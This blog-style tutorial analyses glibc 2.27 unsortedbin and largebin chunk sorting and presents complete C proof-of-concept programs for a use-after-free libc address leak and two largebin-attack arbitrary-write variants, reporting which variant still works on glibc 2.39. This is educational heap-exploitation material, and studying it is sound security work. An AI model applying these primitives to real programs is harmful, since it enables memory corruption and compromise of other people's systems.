
unsortedbin attack
This post covers content related to the unsortedbin. “Unsorted” essentially means “uncategorized” — other bins have fixed sizes or ranges, and categorizing chunks into the corresponding bin is effectively sorting them by size.
Previously in glibc malloc/free Source Code Analysis, I analyzed the memory allocation and deallocation process in detail. malloc allocates based on an exact-fit priority principle: it first looks for an existing chunk of the same size, otherwise it categorizes chunks in the unsortedbin while performing exact-fit matching to find the best one. After categorization, if no perfectly sized chunk is found, a slightly larger chunk is split, and the remainder is placed back into the unsortedbin.
If tcache is available, chunks that are exact-matched during the categorization process are first stored in tcache. Once the threshold is reached, a chunk is immediately returned. Without tcache, the chunk is returned immediately. Chunks that don’t exact-match are categorized into their corresponding bins.
Excluding tcache’s influence, unsorted chunks are only categorized into smallbins or largebins. The relevant code is short, so let’s look at it directly.
Categorization Process
The code shown here is from version 2.27.
Small Chunk Categorization
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
{
    // ... (omitted)

    /* remove from unsorted list */
    unsorted_chunks (av)->bk = bck;
    bck->fd = unsorted_chunks (av);

    // ... (omitted)
    if (in_smallbin_range (size))
    {
      victim_index = smallbin_index (size);
      bck = bin_at (av, victim_index);
      fwd = bck->fd;
    }
    else
    {
        // ... large chunk (omitted)
    }

    mark_bin (av, victim_index);
    victim->bk = bck;
    victim->fd = fwd;
    fwd->bk = victim;
    bck->fd = victim;

    // ... (omitted)

#define MAX_ITERS       10000
  	if (++iters >= MAX_ITERS)
    	break;
}
Nothing special here — it simply links the victim onto the smallbin.
Large Chunk Categorization
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
{
    // ... (omitted)

    /* remove from unsorted list */
    unsorted_chunks (av)->bk = bck;
    bck->fd = unsorted_chunks (av);

    // ... (omitted)
    if (in_smallbin_range (size))
    {
        // ... (omitted)
    }
    else
    {
        victim_index = largebin_index (size);
        bck = bin_at (av, victim_index);
        fwd = bck->fd;

        /* maintain large bins in sorted order */
        if (fwd != bck)
        {
            /* Or with inuse bit to speed comparisons */
            size |= PREV_INUSE;
            /* if smaller than smallest, bypass loop below */
            assert (chunk_main_arena (bck->bk));
            if ((unsigned long) (size)
                < (unsigned long) chunksize_nomask (bck->bk))
            {
                fwd = bck;
                bck = bck->bk;

                victim->fd_nextsize = fwd->fd;
                victim->bk_nextsize = fwd->fd->bk_nextsize;
                fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
            }
            else
            {
                assert (chunk_main_arena (fwd));
                while ((unsigned long) size < chunksize_nomask (fwd))
                {
                    fwd = fwd->fd_nextsize;
                    assert (chunk_main_arena (fwd));
                }

                if ((unsigned long) size
                    == (unsigned long) chunksize_nomask (fwd))
                    /* Always insert in the second position.  */
                    fwd = fwd->fd;
                else
                {
                    victim->fd_nextsize = fwd;
                    victim->bk_nextsize = fwd->bk_nextsize;
                    fwd->bk_nextsize = victim;
                    victim->bk_nextsize->fd_nextsize = victim;
                }
                bck = fwd->bk;
            }
        }
        else
            victim->fd_nextsize = victim->bk_nextsize = victim;
    }

    mark_bin (av, victim_index);
    victim->bk = bck;
    victim->fd = fwd;
    fwd->bk = victim;
    bck->fd = victim;

    // ... (omitted)

    #define MAX_ITERS       10000
    if (++iters >= MAX_ITERS)
        break;
}
Chunks in the largebin are already sorted by size: fd direction goes from large to small, bk direction goes from small to large. Large chunks use fd_nextsize and bk_nextsize — these two pointers serve as a skip list, allowing quick traversal past chunks of the same size to reach the next different-sized chunk.
The largebin head’s bk points to the smallest chunk in the current linked list. If the chunk to be inserted is smaller than the smallest, it’s inserted directly between bin and bin->bk. Otherwise, traversal proceeds along the fd_nextsize direction (large to small) to find the appropriate insertion position.
Attack Exploitation
The exploitation examples below are based on libc 2.27. Newer versions are analyzed afterwards.
UAF Leaking libc
Due to the bin structure:

Both the head and tail of the bin linked list point to main_arena.bins[i]. main_arena is statically stored in libc’s .data segment. Therefore, if a UAF vulnerability exists, printing the head node’s bk or the tail node’s fd after free reveals the main_arena address, from which the libc base address can be calculated via relative offset:
#include <stdio.h>
#include <stdlib.h>

int main()
{
    // Allocate a large chunk to avoid tcache interference.
    char *p1 = (char *)malloc(0x430);
    printf("p1 chunk address: %p\n", p1-0x10);
    // Avoid to consolidating the large chunk p1 with the other chunk during the free().
    malloc(0x90);
    asm("int3");
    // Free p1 chunk to unsortedbin
    free(p1);

    // fd/bk -> main_arena.bins[1]
    printf("&main_arena.bins[1] ==> %p\n", *((char **)p1));
}

In this code, after p1’s memory is freed and reused, we obtain the main_arena.bins[1] address:
UAF Arbitrary Address Write
This exploitation technique targets the unsorted large chunk categorization process triggered by malloc. It only works with large chunks and leverages the bk_nextsize and fd_nextsize pointer corrections during chunk insertion. There are two exploitation methods:
When the unsorted chunk size is smaller than the smallest chunk, the following code executes:
bck = fwd->bck

victim->fd_nextsize = fwd->fd;
victim->bk_nextsize = fwd->fd->bk_nextsize;
fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;

victim->bk = bck;
victim->fd = fwd;
fwd->bk = victim;
bck->fd = victim;
This makes
fwd->fd->bk_nextsize = fwd->fd->bk_nextsize->fd_nextsize = victimandfwd->bck->fd = victim. In this case,fwdis uncontrollable — it always points tomain_arena.bin[1], so onlyfwd->fdcan be controlled. When the largest large chunk is controllable, this allows writing the unsorted chunk address tofwd->fd->bk_nextsize + 0x20.When the unsorted chunk size is larger than the smallest chunk, the following code executes:
bck = fwd->bck

victim->fd_nextsize = fwd;
victim->bk_nextsize = fwd->bk_nextsize;
fwd->bk_nextsize = victim;
victim->bk_nextsize->fd_nextsize = victim;

victim->bk = bck;
victim->fd = fwd;
fwd->bk = victim;
bck->fd = victim;
This makes
fwd->fd->bk_nextsize = fwd->fd->bk_nextsize->fd_nextsize = victimandfwd->bck->fd = victim. In this case,fwdpoints to the previous large chunk. If it’s controllable, this allows writing the unsorted chunk address to bothfwd->bk_nextsize + 0x20andfwd->bck + 0x10.
Exploitation 1
Let’s test by setting up the first scenario:
#include <stdio.h>
#include <stdlib.h>

int main()
{
    unsigned long stack_var1 = 0;
    printf("&stack_var1 = %p\n", &stack_var1);
    printf("stack_var1 = %d\n", stack_var1);

    printf("Pre-call printf to avoid any subsequent impact on the layout of the chunk.\n\n");

    // Allocate a large chunk p1, we connot use small chunk due to the influence of tcache.
    char *p1 = (char *)malloc(0x420);
    printf("p1 chunk address:\t\t%p\n", p1 - 0x10);
    // Avoid to consolidating the p1 chunk with the other chunk during the free().
    malloc(0x20);
    // Allocate a large chunk p2 to avoid tcache interference.
    char *p2 = (char *)malloc(0x460);
    printf("p2 chunk address:\t\t%p\n", p2 - 0x10);
    // Avoid to consolidating the p2 chunk with the other chunk during the free().
    malloc(0x20);
    // Allocate a chunk p3 with a size smaller than p2 chunk.
    // The objective is to generate an unsorted chunk whose size is smaller than the other chunks present in the largebin.
    char *p3 = (char *)malloc(0x440);
    printf("p3 chunk address:\t\t%p\n\n", p3 - 0x10);
    // Avoid to consolidating the p3 chunk with the other chunk during the free().
    malloc(0x20);

    // Free p1 and p2 chunk to unsortedbin
    // asm("int3");
    printf("Free p1 and p2 chunk to unsortedbin.\n");
    free(p1);
    free(p2);

    printf("\tp2 chunk link:\t\t\t[%p <==> %p(p2) <==> %p]\n", *((char **)(p2 + 0x8)), p2 - 0x10, *((char **)(p2)));
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));

    // Allocate a chunk with a size smaller than freed p1 chunk, there are two goals:
    //      1. Use p1 to avoid splitting the p2 chunk. The remaining part after the
    //          split will be placed back into the unsorted bin.
    //      2. to move p2 chunk to largebin
    printf("Allocate a chunk with a size smaller than freed p1 chunk, there are two goals:\n\t1. Use p1 to avoid splitting the p2 chunk. The remaining part after the \n\t\tsplit will be placed back into the unsorted bin.\n\t2. to move p2 chunk to largebin\n");
    char * partOfP1 = (char *)malloc(0x20);
    printf("\tpartOfP1:\t\t\t%p\n", partOfP1 - 0x10);
    printf("\tpartOfP1 == p1:\t\t\t%s\n", partOfP1 == p1 ? "true" : "false");

    printf("\tp2 chunk link:\t\t\t[%p <==> %p(p2) <==> %p]\n", *((char **)(p2 + 0x8)), p2 - 0x10, *((char **)(p2)));
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));

    // asm("int3");

    // Free p3 chunk to unsortedbin
    printf("Free p3 chunk to unsortedbin.\n");
    free(p3);
    printf("\tp3 chunk link: \t\t\t[%p <==> %p(p3) <==> %p]\n", *((char **)(p3 + 0x8)), p3 - 0x10, *((char **)(p3)));
    printf("\tp3 chunk nextsize link:\t\t[%p <==> %p(p3) <==> %p]\n\n", *((char **)(p3 + 0x18)), p3 - 0x10, *((char **)(p3 + 0x10)));

    // asm("int3");

    // Change the bk_nextsize of the largest chunk p2 to (&stack_var1 - 0x20).
    printf("Change the bk_nextsize of the largest chunk p2 to (&stack_var1 - 0x20).\n");
    *(unsigned long *)(p2 + 0x18) = (unsigned long)&stack_var1 - 0x20;
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));

    // asm("int3");

    printf("Call malloc to move p3 to large bin, make *(p2->bk_nextsize + 0x20) == stack_var1 == p3\n");
    malloc(0x20);
    printf("\tstack_var1 = %p\n", (char *)stack_var1);
    // asm("int3");
    exit(0);
}
Using glibc version 2.27, the result is as follows:

This example sets up 3 chunks:
p1is used as a separator to prevent chunk consolidation during intermediatemalloccallsp2later becomes the smallest chunk in the largebin, and due to the UAF vulnerability it’s controllable, meaningfwd->fdis controllablep3is later placed into the unsortedbin, and on the nextmalloccall it will be categorized into the same largebin asp2, with the unsorted chunk size being smaller than the smallest chunk in the largebin
After using UAF to modify p2->bk_nextsize to &stack_var1 - 0x20, calling malloc triggers unsortedbin categorization which writes the unsorted p3 address to fwd->fd->bk_nextsize + 0x20, and stack_var1 is ultimately changed to p3’s address.
Note that p2 and p3 must be within the same largebin range, and p3 must be smaller than p2.
Tested on a newer version (2.39-0ubuntu8.3) and it still works.
Exploitation 2
With slight modifications to the previous code, we get the second scenario:
#include <stdio.h>
#include <stdlib.h>

int main()
{
    unsigned long stack_var1 = 0;
    unsigned long stack_var2 = 0;
    printf("&stack_var1 = %p\n", &stack_var1);
    printf("&stack_var2 = %p\n", &stack_var2);
    printf("stack_var1 = %d\n", stack_var1);
    printf("stack_var2 = %d\n", stack_var2);

    printf("Pre-call printf to avoid any subsequent impact on the layout of the chunk.\n\n");

    // Allocate a large chunk p1, we connot use small chunk due to the influence of tcache.
    char *p1 = (char *)malloc(0x420);
    printf("p1 chunk address:\t\t%p\n", p1 - 0x10);
    // Avoid to consolidating the p1 chunk with the other chunk during the free().
    malloc(0x20);
    // Allocate a large chunk p2 to avoid tcache interference.
    char *p2 = (char *)malloc(0x440);
    printf("p2 chunk address:\t\t%p\n", p2 - 0x10);
    // Avoid to consolidating the p2 chunk with the other chunk during the free().
    malloc(0x20);
    // Allocate a chunk p3 with a size larger than p2 chunk.
    // The objective is to generate an unsorted chunk whose size is larger than the other chunks present in the largebin.
    char *p3 = (char *)malloc(0x460);
    printf("p3 chunk address:\t\t%p\n\n", p3 - 0x10);
    // Avoid to consolidating the p3 chunk with the other chunk during the free().
    malloc(0x20);

    // Free p1 and p2 chunk to unsortedbin
    // asm("int3");
    printf("Free p1 and p2 chunk to unsortedbin.\n");
    free(p1);
    free(p2);

    printf("\tp2 chunk link:\t\t\t[%p <==> %p(p2) <==> %p]\n", *((char **)(p2 + 0x8)), p2 - 0x10, *((char **)(p2)));
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));

    // Allocate a chunk with a size smaller than freed p1 chunk, there are two goals:
    //      1. Use p1 to avoid splitting the p2 chunk. The remaining part after the
    //          split will be placed back into the unsorted bin.
    //      2. to move p2 chunk to largebin
    printf("Allocate a chunk with a size smaller than freed p1 chunk, there are two goals:\n\t1. Use p1 to avoid splitting the p2 chunk. The remaining part after the \n\t\tsplit will be placed back into the unsorted bin.\n\t2. to move p2 chunk to largebin\n");
    char * partOfP1 = (char *)malloc(0x20);
    printf("\tpartOfP1:\t\t\t%p\n", partOfP1 - 0x10);
    printf("\tpartOfP1 == p1:\t\t\t%s\n", partOfP1 == p1 ? "true" : "false");

    printf("\tp2 chunk link:\t\t\t[%p <==> %p(p2) <==> %p]\n", *((char **)(p2 + 0x8)), p2 - 0x10, *((char **)(p2)));
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));

    // asm("int3");

    // Free p3 chunk to unsortedbin
    printf("Free p3 chunk to unsortedbin.\n");
    free(p3);
    printf("\tp3 chunk link: \t\t\t[%p <==> %p(p3) <==> %p]\n", *((char **)(p3 + 0x8)), p3 - 0x10, *((char **)(p3)));
    printf("\tp3 chunk nextsize link:\t\t[%p <==> %p(p3) <==> %p]\n\n", *((char **)(p3 + 0x18)), p3 - 0x10, *((char **)(p3 + 0x10)));

    // asm("int3");

    // Change the bk_nextsize of the large chunk p2 to (&stack_var1 - 0x20).
    printf("Change the bk_nextsize of the large chunk p2 to (&stack_var1 - 0x20).\n");
    *(unsigned long *)(p2 + 0x18) = (unsigned long)&stack_var1 - 0x20;
    printf("\tp2 chunk nextsize link:\t\t[%p <==> %p(p2) <==> %p]\n\n", *((char **)(p2 + 0x18)), p2 - 0x10, *((char **)(p2 + 0x10)));
    printf("Change the bk of the large chunk p2 to (&stack_var1 - 0x10).\n");
    *(unsigned long *)(p2 + 0x8) = (unsigned long)&stack_var2 - 0x10;
    printf("\tp2 chunk link: \t\t\t[%p <==> %p(p2) <==> %p]\n", *((char **)(p2 + 0x8)), p2 - 0x10, *((char **)(p2)));

    // asm("int3");

    printf("Call malloc to move p3 to large bin, make *(p2->bk_nextsize + 0x20) == stack_var1 == p3 and *(p2->bk + 0x10) == stack_var2 == p3\n");
    malloc(0x20);
    printf("\tstack_var1 = %p\n", (char *)stack_var1);
    printf("\tstack_var2 = %p\n", (char *)stack_var2);
    // asm("int3");

    exit(0);
}

Note that p3 is larger than p2, which falls under the second exploitation method. It can simultaneously modify two pointers to p3’s address:
If using a newer version (2.39), this method will fail:

This is because a validation check for bk_nextsize and bk was added in version 2.30 commit 5b06f53:

Therefore, this method is ineffective after 2.30, and only the first method can be used. For compiling programs with different glibc versions, refer to glibc_all_in_one.